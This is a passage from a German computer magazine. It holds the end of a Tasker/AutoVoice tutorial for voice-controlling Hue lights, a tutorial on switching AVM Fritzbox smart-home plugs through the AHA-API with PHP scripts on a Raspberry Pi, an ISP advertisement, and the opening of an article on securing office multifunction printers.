Starten Sie Tasker, um sicherzustellen, dass der dazugehörige Dienst aktiv ist: In diesem Fall ist das Symbol oben links farbig. Ist es grau, drücken Sie es für einige Sekunden, um den Dienst scharfschalten. Stellen Sie im Menü oben rechts (drei Punkte) unter „Einstellungen“, „Vorsch.“ sicher, dass der externe Zu-

griff erlaubt ist, damit Plug-ins wie AutoVoice ordnungsgemäß funktionieren. Anschließend legen Sie ein neues Profil an, indem Sie das Plus-Symbol antippen, das sich unten in der Mitte befindet. Wählen Sie „Ereignis“, „Plugin“, „AutoVoice“ und „Recognized“ am Ende der Liste. Dann tippen Sie auf den Bleistift rechts neben „Konfiguration“ und auf „Command Filter“. Hier geben Sie den Befehl ein, auf den Tasker hören soll, zum Beispiel „Wohnzimmer Licht an“. Übernehmen Sie den Filter über „Ok“ und das Häkchen.

Wenn Sie jetzt auf die Zurück-Taste drücken, fragt Sie Tasker, was passieren soll, wenn der Befehl erkannt wurde. Aktivieren Sie in dem Menü „Eingang Aufgabe“ den Punkt „Neuer Task“ und vergeben Sie einen aussagekräftigen Namen für die neue Aufgabe (etwa „Licht im Wohnzimmer an“). Jetzt erscheint der Aufgabeneditor, in dem Sie auf das Pluszeichen klicken. Nun wählen Sie „Plugin“ und „LampShade“ aus. In der Konfiguration (Bleistift-Symbol) wählen Sie die zu schaltende Gruppe und den Zustand (Szene genannt), den die Gruppe annehmen soll – etwa Gruppe: Wohnzimmer, Szene: AN. Speichern Sie die Konfiguration und kehren Sie durch mehrfaches Drücken der Zurück-Taste auf den Hauptbildschirm Ihres Android-Geräts zurück. Tasker neigt nämlich dazu, Änderungen an Profilen erst zu übernehmen, wenn Sie die App verlassen.

Bunte Farben

Jetzt ist es an der Zeit, die Spracherkennung zu testen. Geben Sie den Hue-Lampen Strom

und schalten Sie das Licht zunächst per App wieder aus. Sprechen Sie nun den konfigurierten Befehl. Wenn Sie sich gegen den Dauerlausch-Modus entschieden haben, müssen Sie zunächst „Ok Google“ sagen. Läuft alles glatt, wird Tasker anschließend Ihre Wohnzimmerbeleuchtung einschalten. Nach diesem Prinzip können Sie Ihre Hue-Komponenten nicht nur ein- und ausschalten, sondern auch in beliebige Farben tauchen. Legen Sie mit LampShade.io bunte Szenen an, um sie anschließend wie oben beschrieben mit Tasker per Sprachbefehl zu aktivieren.

Wie gut die Spracherkennung flutscht, hängt vom Smartphone ab. Ein gutes Mikrofon und ein schneller Prozessor können Qualität und Geschwindigkeit der Erkennung positiv beeinflussen. Probieren Sie es am besten einfach aus – möglicherweise leistet sogar Ihr ausgemustertes Smartphone oder Tablet noch gute Dienste als Sprachübersetzer für das vernetzte Zuhause.

Falls sich Ihr Android-Gerät nach einiger Zeit weigert, Sprachbefehle anzunehmen, wurde eine der drei eingesetzten Apps möglicherweise vom Stromsparmodus des Geräts beendet. Bei einigen Herstellern kann man verhindern, dass dies passiert; etwa, indem man Tasker, AutoVoice und LampShade.io auf die Ausnahmeliste setzt oder den aggressiven Stromsparmodus deaktiviert.

Wenn Sie im Continuous-Modus gelegentlich mit einem Sprachbefehl mehrere Aktionen auslösen (beispielsweise „Lampe an“ und „Lampe aus“), dann befinden sich mehrere der konfigurierten Befehle unter

den fünf von Google vorgeschlagenen Erkennungsvarianten. Sie können dies verhindern, indem Sie in den Einstellungen des Ereignisses den Wert „Precision“ konfigurieren. Standardmäßig ist er auf fünf gesetzt. Wenn Sie eine niedrigere Zahl wählen, beachtet Tasker weniger Erkennungsvarianten. Mit einer Eins wird lediglich die wahrscheinlichste Variante ausgewertet.


Mehr Funktionen

Tasker ist ein mächtiges Werkzeug mit zahllosen Funktionen. Alle können Sie durch AutoVoice auch per Sprache steuern. Viele vernetzte Geräte im Zuhause akzeptieren HTTP-Befehle, die Sie auch per Tasker absetzen können. Mit der richtigen Syntax steuern Sie vielleicht schon bald das Mediencenter Kodi per Sprache oder schalten vernetzte Steckdosen-Adapter [1]. Der unten angegebene Artikel erklärt auch, wie Sie mit regulären Ausdrücken dynamische Befehle wie „Dimme Licht im Wohnzimmer auf 70 Prozent“ erstellen, ohne für jede Prozentangabe eine eigene Aktion erstellen zu müssen. Das Plug-in AutoVoice funktioniert sogar in Verbindung mit einer Android-Wear-Smartwatch. So können Sie die Sprachbefehle wie David Hasselhoff ins Handgelenk sprechen. (rei@ct.de)


Literatur

[1] Nico Jurran, Elektronischer Butler, Sprachassistenten für smarte Heim, c't 16/15, S. 138


ct Benötigte Apps bei Google Play: ct.de/y34m




In den Command-Filter tippt man ein, auf welches Sprachkommando AutoVoice hören soll.



Im Continuous-Modus lauscht Android permanent auf Sprachbefehle und verarbeitet fünf Erkennungsvarianten.



Das Recognized-Event des Tasker-Plug-ins AutoVoice löst aus, sobald ein Sprachbefehl ausgewertet wurde.



Thomas Dreßler

Code-Schalter

Schalten mit Fritzbox & Co.

Viele Fritzbox-Benutzer wissen gar nicht, dass ihr Router auch messen und schalten kann. Mit ein paar Handgriffen lassen sich AVMs Smart-Home-Adapter sogar unabhängig von der Fritzbox-Oberfläche in eigene Programme einbinden.

Für seine DECT-fähigen Fritzboxen bietet die Berliner Router-Schmiede AVM seit 2013 passende Smart-Home-Komponenten an. Sie kommunizieren über den zuvor nur für die Telefonie genutzten DECT-Standard mit der Box, erfassen Verbrauchs- oder Temperaturwerte und ermöglichen Fernbedienungsoptionen per App. Das ist für den Anfang schon nicht schlecht, aber komplexere Wenn-dann-Schaltungen sind mit Fritzbox-Bordmitteln nicht umzusetzen.

Stand März 2016 sind vier zur Fritzbox passende Smart-Home-Komponenten verfügbar. Da sind zum einen die Zwischenstecker DECT!200 und Fritz!Powerline 546e. Beide lassen sich schalten und messen auch

noch ganz nebenbei den Stromverbrauch der angeschlossenen Geräte. Der Fritz!DECT Repeater 100 lässt sich zwar nicht schalten, erlaubt – wie der DECT!200 – aber zumindest das Auslesen seines integrierten Temperatursensors. Als jüngstes Mitglied der Familie kam vor Kurzem noch der Heizkörperregler Comet DECT der Firma Eurotronic hinzu.

Löblicherweise hat AVM alle für eine externe Ansteuerung notwendigen Grundlagen seiner AVM-Home-Automation-Schnittstelle (AHA-API) offen gelegt (siehe c't-Link). Alle Zugriffe erfolgen über den Webservice des Fritz-OS (homeautoswitch.lua). Über einen HTTP-GET-Request wird eine Anfrage gestellt, das Fritz-OS antwortet in der Regel

mit der Ausgabe von XML- oder JSON-Code (siehe Kasten auf Seite 115).

Dieser Beitrag beschreibt, wie man AVMs Smart-Home-Komponenten auch außerhalb der Bedienoberfläche der Fritzbox unter Anwendung des AHA-API nutzen kann – entweder um Daten auszulesen oder um die Schaltzustände der Aktoren zu verändern. Das funktioniert entweder durch direkte Eingabe in der Kommandozeile oder über einen automatisierten Aufruf durch zusätzliche Smart-Home-Software.

Als Programmierplattform nutzen wir einen Raspberry Pi mit einem Standard-Image (Raspbian Jessie). Der Raspi bringt alle notwendigen Voraussetzungen mit, um die

Komponenten auszulesen und zu steuern. Anschließend lässt er sich sogar im Dauereinsatz als Server nutzen, um größere Smart-Home-Projekte zu realisieren. Wir nutzen für unser Projekt die Skriptsprache PHP. Grundsätzlich kann man die hier beschriebenen Schritte auch mit einem entsprechend präparierten Windows-PC oder Mac durchführen.

Unter dem c't-Link am Ende des Artikels finden Sie die in diesem Artikel erwähnten Beispiel-Skripte, die Sie nach Ihren Bedürfnissen anpassen können.

Ärmel hoch

Zum Experimentieren benötigen Sie eine DECT-fähige Fritzbox mit aktuellem Fritz-OS nebst AHA-API – die recht verbreiteten Modelle 7390 und 7490 funktionieren in jedem Fall. Handelt es sich um ein OEM-Modell eines bestimmten Providers, kommt es auf einen Versuch an. Eventuell wurde dessen angepasste Firmware um das AHA-API erleichtert.

Der Zugriff auf die Akteure erfolgt meist indirekt: Der DECT!200 zum Beispiel sendet seine Daten via DECT an die Fritzbox – von dort sollen sie vom Raspi ausgelesen werden. Andersherum übermitteln Sie Schaltbefehle an die Fritzbox, die diese wiederum per DECT an den Aktor sendet. Für beide Operationen ist zunächst eine gültige Anmeldung am Fritz-OS notwendig.

Auf dem Raspi benötigen Sie neben einem halbwegs aktuellen PHP ab Version 5.3 die Erweiterungen „Multibyte String“ (mbstring) sowie „SimpleXML“. All dies holen Sie sich mit der Eingabe eines Einzellers im Terminalfenster des Raspi aus dem Netz:

```
sudo apt-get install -y php5
```

Ein Wort zur Sicherheit: Für den Zugriff auf die Fritzbox müssen Sie deren Zugangsdaten in den Skripten hinterlegen. Dadurch über-

nehmen Sie die Verantwortung für die Sicherheit des Routers und der angeschlossenen Geräte. Als Minimalvorkehrung sollte man zumindest das Standard-Passwort des Raspi durch die Eingabe des passwd-Befehls in der Kommandozeile von „raspberry“ in ein individuelles Passwort ändern.

Für die Bearbeitung der Skripte genügen Raspi-Bordmittel. Als Programmierwerkzeuge dienen der vorinstallierte Text-Editor, File-Manager und Browser – nun kann es losgehen.

Zugriffskontrolle

Um mit der Fritzbox zu kommunizieren, benötigt man eine gültige Session-ID. Sie wird im sogenannten Challenge-Response-Verfahren mit der Fritzbox ausgehandelt (siehe Kasten). Wird eine aktive ID für zehn Minuten nicht für Anfragen genutzt, verfällt sie automatisch.

Das unter dem c't-Link als Download verfügbare PHP-Skript SIDauslesen.php nimmt Ihnen das Erstellen einer gültigen Session-ID ab, indem es die im Kasten beschriebenen Schritte ausführt. Legen Sie über File-Explorer oder Kommandozeile im pi-Verzeichnis einen Arbeitsordner AVM an, in den Sie das Skript anschließend kopieren. Danach müssen Sie den Code an Ihre Umgebung anpassen: Als Hostname geben Sie im Kopfbereich fritz.box oder die IP-Adresse Ihrer Fritzbox ein, unter Password das von Ihnen zur Anmeldung auf der Fritz-Oberfläche genutzte Passwort. Der Username wird nur benötigt, wenn Sie ihn auch für die Anmeldung auf der Weboberfläche der Fritzbox eingerichtet haben – ansonsten bleibt das Feld leer.

Die fertige Funktion lässt sich nun über den include-Befehl in beliebige PHP-Skripte einbetten und ausführen. Über den Editor erstellen Sie nun ein kleines PHP-Skript, um die Funktion zu testen:

```
<?php
//Funktionstest
include_once('SIDauslesen.php')
echo "Session-ID: ";
get_sid($loginurl,$username,$password);
?>
```

Im Editor speichern Sie das Skript unter dem Namen funktion.php ebenfalls im AVM-Ordner ab. Über das Terminalfenster lässt sich die Funktion nun testen. Wechseln Sie mit dem Befehl „cd AVM“ zunächst in das richtige Verzeichnis und starten Ihr Testprogramm:

```
php funktion.php
```

Das Programm liefert Ihnen auf der Kommandozeile nun die von Ihrer Fritzbox ausgebene, 16-stellige Session-ID. Mit der frisch generierten ID kann man nun an die Fritzbox herantreten. Ein über den Browser des Raspi abgesetzter http-Request zeigt alle verbundenen Smart-Home-Komponenten. Er nutzt die AHA-Funktion getdevicelistinfos:

```
http://fritz.box/webservices/homeautoswitch.lua?_switchcmd=getdevicelistinfos&sid=<16-stellige SID>
```

Die Fritzbox antwortet im Browser nun mit einer XML-Response, die Informationen über die angeschlossenen Akteure enthält. Bei einer Funksteckdose kann dies beispielsweise so aussehen:

```
<devicelist version="1">
<device identifier="08761 0123456" id="16"
functionbitmask="896" fwversion="03.37"
manufacturer="AVM"
productname="FRITZ!DECT 200">
<present>1</present>
<name>Mein DECT 200</name>
<switch>
<state>1</state>
<mode>auto</mode>
<lock>0</lock>
</switch>
```



Neben Smart-Home-Zwischensteckern von AVM wie dem Fritz DECT!200 (Mitte) gibt es inzwischen auch einen passenden Thermostat von Eurotronic (rechts).

```
<temperature>
  <celsius>241</celsius>
  <offset>0</offset>
</temperature>
</device>
</devicelist>
```

Jede Komponente verfügt über eine eindeutige Actor Identification Number (AIN) – die in der XML-Ausgabe im Attribut identifier des device-Tags zu finden ist. Hat man den zu schaltenden Aktor identifiziert, lässt sich über die Funktion setswitchtoggle der Schaltzustand des Aktors ebenfalls per HTTP-Request verändern:

```
http://fritz.box/webservices/homeautoswitch.lua?_
ain=<12-stellige AIN>&switchcmd=setswitchtoggle&_
sid=<16-stellige SID>
```

Klick

Zum Auslesen des Zwischensteckers per PHP dient das Skript list-devices.php aus dem Download-Paket (c't-Link). Es gehört ebenfalls in das AVM-Verzeichnis auf dem Raspi. Der Start des Skriptes mit der Zeile php list-devices.php im Terminalfenster sollte nun den aktuellen Status aller Aktoren liefern:

```
AIN 08761 0123456 (Mein DECT 200)
Temperatur:(Temp:24.1C, Offset:0.0);
Steckdose(Status:On);
```

Das Skript zeigt das Zusammenspiel von Anmeldung und Auswertung. Für jede Teilfunktion einer Komponente liest es die Antworten individuell aus und interpretiert sie. Nimmt man statt des DECT!200 beispielsweise den Heizkörperregler Comet zur Hand bedeutet dies, dass die gelieferten Werte zwischen 16 und 52 einer Temperatur zwischen 8 und 26 °C in 0,5-Grad-Schritten entsprechen – ähnliche Umrechnungen sind auch bei anderen Aktoren und Werten nötig.

Die Zeilen 26 ff. des „list-devices“-Skriptes verdienen besondere Beachtung:

```
//Check Funktionsbitmask
$mask=(integer)$attributes['functionbitmask'];
$has_temperatur=($mask & (1<<8))>0;
$has_switch=($mask & (1<<9))>0;
```

Hier wertet das kleine Programm die sogenannte Funktionsbitmaske aus, anhand derer die Smart-Home-Komponenten ihre jeweiligen Fähigkeiten bekannt geben. Das Attribut functionbitmask wird als Integer-Wert ausgegeben, dessen zwölf Bits anhand des AHA-Apis zu entschlüsseln sind. Für den DECT!200 liefert die Abfrage mit getdeviceinfos den Wert 896, binär also 0011 1000 0000. Bit 7 steht für die Eigenschaft „Energiemessgerät, Bit 8 für einen Temperatursensor und Bit 9 signalisiert die Schaltbarkeit des Aktors (siehe c't-Link).

Für die Interpretation der Bitmaske nutzt das „list-devices“-Skript logische Bitoperationen. Der erhaltene Wert für die Funktionsbitmaske wird nacheinander mit einem durch eine Bit-Schiebeoperation gewonnenen Vergleichswert UND-verknüpft. Ist in der Maske

Frage-Antwort-Spiel

Beim Challenge-Response-Verfahren sendet der Server auf eine initiale Session-Anfrage einen Code (Challenge), den der Client nach einem beidseitig bekannten Verfahren zusammen mit seiner eigentlichen Antwort verarbeitet. In einem zweiten Request legt der Client das Ergebnis als Response vor.

Der Server vollzieht die gleichen Verarbeitungsschritte mit der übermittelten Challenge und dem bei ihm hinterlegten Passwort nach. Am Ende muss er für eine gültige Anmeldung auf den gleichen Wert wie die Response vom Client kommen.

Bei AVM wird zur Abfrage der Challenge die Login-Applikation (login_sid.lua) zunächst mit einem GET-Request ohne Parameter aufgerufen:

```
http://fritz.box/login_sid.lua
```

Als Antwort liefert sie einen XML-String mit der vorgeschlagenen Challenge und dem Tag „SID“ gefüllt mit Nullen:

```
<?xml version="1.0" encoding="utf-8"?>
<SessionInfo>
  <SID>bcaa5cea0ae71889</SID>
  <Challenge>abd36dc9</Challenge>
  <BlockTime>0</BlockTime>
  <Rights>,,,</Rights>
</SessionInfo>
```

das entsprechende Bit gesetzt, ist der resultierende Wert größer Null und der Aktor unterstützt die jeweilige Funktion.

Schaltautomat

Wie man die Schaltsteckdose per Skript ein- und ausschaltet, demonstriert die Datei schalter.php. Auch diese macht von unserem SessionID-Skript SIDauslesen.php Gebrauch. Im Texteditor müssen Sie noch die AIN des zu schaltenden Aktors eintragen. Durch Verändern des Parameters in Zeile 7 \$action=false in \$action=true lassen sich durch einfaches Speichern zwei PHP-Skripte (on.php/off.php) zum An- und Ausschalten des Aktors generieren.

Unter Linux kann man solche Skripte zum Beispiel in einem Cronjob nutzen, der nachts einen Warmwasserboiler zwecks Energieersparnis abschaltet. Dazu trägt man die AIN des betroffenen Zwischensteckers in das off-Skript ein und legt es als „warmwasser_aus.php“ im AVM-Ordner ab. Danach legt man als root (sudo -i) einfach eine passende Definition an. Über den Texteditor erstellen Sie die Datei wasser im Verzeichnis /etc/cron.d/, deren Inhalt aus folgender Zeile besteht:

```
30 22 * * * pi cd /home/pi/AVM && /usr/bin/php /_
warmwasser_aus.php >> cron.log 2>&1
```

Mit Hilfe der erhaltenen Challenge kann man nun die Antwort konstruieren. An die Challenge wird durch Minus-Zeichen getrennt das Passwort der Fritzbox angehängt, der ganze String dann mit Hilfe einer Multibyte-Funktion in die erforderliche UTF16-LE-Kodierung konvertiert und letztlich daraus ein MD5-Hash gebildet. Der Hash verbunden mit der Challenge ist das kodierte Password, das übergeben wird:

```
http://fritz.box/login_sid.lua?username=&response=,_
8a1532c1-e416f62700997cab86e49c6c080dbe27
```

Das eigentliche Password wird nie offen über das Netz übertragen, aber das Fritz-OS auf der Box kann durch Nachvollziehen der Schritte mit dem hinterlegten Passwort prüfen, ob es auf den gleichen Hash kommt. Als Antwort erhält man im XML-Tag „SID“ die benötigte SID:

```
<?xml version="1.0" encoding="utf-8"?>
<SessionInfo>
  <SID>bcaa5cea0ae71889</SID>
  <Challenge>abd36dc9</Challenge>
  <BlockTime>0</BlockTime>
  <Rights>,,,</Rights>
</SessionInfo>
```

Besteht die SID nur aus Nullen wie beim Request, war die Anmeldung fehlerhaft und man kann den Versuch mit der neu übertragenen Challenge wiederholen.

Nun wird jeden Tag um 22:30 Uhr der Warmwasserboiler ausgeschaltet. Zugegeben – diesen Job hätte man auch über die Web-Oberfläche der Fritzbox erledigen können. Dennoch verdeutlicht das Beispiel, wie man über die Kommandozeile automatische Vorgänge auf den Aktoren auslösen kann.

Aberseits des AHA-API bietet Fritz-OS viele weitere Möglichkeiten, um Daten abzufragen. Das Skript zum Auslesen der Session-ID (SIDauslesen.php) leistet auch hierbei gute Dienste. Im Netz finden sich zahlreiche Programmierbeispiele, mit denen man mehr aus seiner Fritzbox herausholen kann. Eine gute Anlaufstelle für Interessierte ist das IP-Phone Forum (siehe c't-Link).

Mit den beschriebenen PHP-Skripten können Sie Ihre AVM-Smart-Home-Geräte nun relativ einfach per Kommandozeile oder in Shell/Batch-Skripten ansteuern. Richtig Spaß macht es, wenn man die Geräte in eine herstellerübergreifende Smart-Home-Software einbindet. Der Autor verwendet für seine Heimautomatisierung zu diesem Zweck IP-Symcon. Weitere Tipps zur Einbindung der AVM-Skripte finden Sie auf der Projektseite. (Thomas Dreßler/sha@ct.de)

 Skripte und Dokumentation: ct.de/yd1b

WECHSELN SIE ZUM BESTEN ANBIETER!

1&1 DSL INTERNET & TELEFON

9,99

€/Monat*

Sparpreis für 12 Monate,
danach 24,99 €/Monat.



02602/9696

*1&1 DSL Basic für 12 Monate 9,99 €/Monat, danach 24,99 €/Monat. Inklusive Internet ohne Zeitlimit (monatlich 100 GB bis zu 16 MBit/s, danach bis 1 MBit/s), Telefon-Flat ins dt. Festnetz und 1&1 DSL-Modem für 0,- €. Oder auf Wunsch z. B. mit 1&1 HomeServer Tarif-Option für 4,99 €/Monat mehr. Hardware-Versand 9,90 €. 24 Monate Vertragslaufzeit. Preise inkl. MwSt. 1&1 Telecom GmbH, Elgendorfer Straße 57, 56410 Montabaur

PC Magazin
Kundenbarometer

2016

**Bester
Internet-Provider**
1&1

Ausgabe 04/2016

Die zufriedensten Kunden hat 1&1!
Das beweist die größte repräsentative
Kundenbefragung in Deutschland
unter 3.000 DSL- und Kabelkunden.
Für rund Dreiviertel der Nutzer ist 1&1
klarer Sieger in Sachen Geschwindig-
keit, Service und Freundlichkeit. Damit
ist 1&1 „Bester Internet-Provider“.

1&1

1und1.de



Rudolf Opitz

Drucksachen unter Verschluss

Multifunktionsdrucker gegen Datenschnüffler wappnen

Das Multifunktionsgerät im Büro ist ein Daten-Hotspot, an dem viele Unterlagen gedruckt, gescannt, kopiert und gefaxt werden – auch vertrauliche. Aktuelle Drucker stellen zahlreiche Funktionen bereit, mit denen man unbefugte Mitleser aussperren kann.

Leistungsfähige Bürodrucker übernehmen Druckaufträge von Arbeitsgruppen oder ganzen Abteilungen. Als Multifunktionsgeräte senden sie Scans und eingehende Faxe per Mail, an freigegebene Ordner und FTP-Server. Von angesteckten USB-Sticks drucken sie PDFs oder speichern auf den praktischen Taschenspeichern im Nu digitalisierte Dokumente. Neuere Modelle kommunizieren außerdem mit Smartphones und Tablets oder Cloud-Diensten.

Die große Vielfalt an von allen Mitarbeitern genutzten Datenverbindungen macht die Druckzentralen allerdings auch zum vielversprechenden Ziel für Lauscher, die sich für den noch nicht unterschriebenen Vertrag, die interne Bilanz oder die ersten Entwürfe

der neuen Produktreihe interessieren. Glücklicherweise lassen sich viele Kommunikationskanäle moderner Drucker abschalten, auf befugte Mitarbeiter begrenzen oder verschlüsseln. In der Regel übernimmt der verantwortliche Netzadministrator die Aufgabe, Sicherheitslücken zu schließen oder bestimmte Funktionen auf bestimmte Mitarbeiter zu begrenzen.

Die zentrale Schaltstelle eines Netzwerkdruckers ist das Web-Frontend, das der Administrator bequem von seinem Arbeitsplatz aus im Browser aufrufen kann. Seine erste Amtshandlung besteht in der Eingabe eines sicheren Admin-Passworts. Zwar sind viele Bürodrucker ab Werk mit einem Standard-Passwort versehen, doch findet Google die in

wenigen Sekunden – einen wirklichen Schutz bieten die voreingestellten Passwörter nicht.

Je nach Anforderungen an die Sicherheit und nach Standort des Geräts – der Drucker steht in einem für Besucher zugänglichen Bürraum oder er ist nur für Mitarbeiter erreichbar – kann der Administrator Funktionen wie Scannen per Mail oder Speichern auf USB-Stick sperren. Da viele Multifunktionsgeräte eigene Nutzerlisten verwalten, lässt sich der Zugriff auch auf die Mitarbeiter beschränken, die sich dann per PIN oder Smartcard am Gerät ausweisen müssen, um an die geschützten Funktionen heranzukommen.

Gerade bei aktuellen Druckern wie dem im vorigen Heft getesteten HP Color LaserJet Pro [1] sollte der Administrator auf Komfortfunktionen wie die schnelle Kopplung mit dem Smartphone per NFC-Tag und WiFi Direct achten und diese im Zweifel abschalten. Sonst können Unbefugte sich mit dem Gerät verbinden, auch wenn sie keinen Zugang zum Firmen-WLAN haben, und beispielsweise Scans direkt auf ihr Mobilgerät übertragen. Dienste wie Cloud-Printing und Scannen auf Cloud-Speicher sind ebenfalls Abschalt-Kandidaten.

Als Ziel für Hacker lockt die Firmware der Multifunktionsdrucker. Um zu verhindern, dass die Geräte etwa heimlich Druckaufträge und Scans weiterleiten, überprüfen zum Beispiel die aktuellen Enterprise-Modelle von HP die Firmware beim Hochfahren und im Betrieb (Run-time Intrusion Detection). Bei erkannten Angriffen fahren die Geräte herunter und booten mit speziellen Sicherheitseinstellungen neu.

Den Zugriff aus dem Netz kann der Administrator bei vielen Geräten auf bestimmte IP- oder MAC-Adressen beschränken. Die HP Color LaserJets enthalten sogar eine Firewall, mit der sich die Ports der verschiedenen Dienste sperren lassen. Eine Sicherheitsfunktion sorgt dafür, dass das Web-Frontend auch beim Sperren der Ports 80 (HTTP) und 443 (HTTPS) erreichbar bleibt. Andernfalls würde sich der Administrator selbst aussperren und der Drucker wäre schlimmstenfalls nicht mehr ansprechbar. Da sich die Netzwerkdienste aber auch direkt abschalten lassen, ist die druckereigene Firewall wenig hilfreich und eher eine Fehlerquelle.

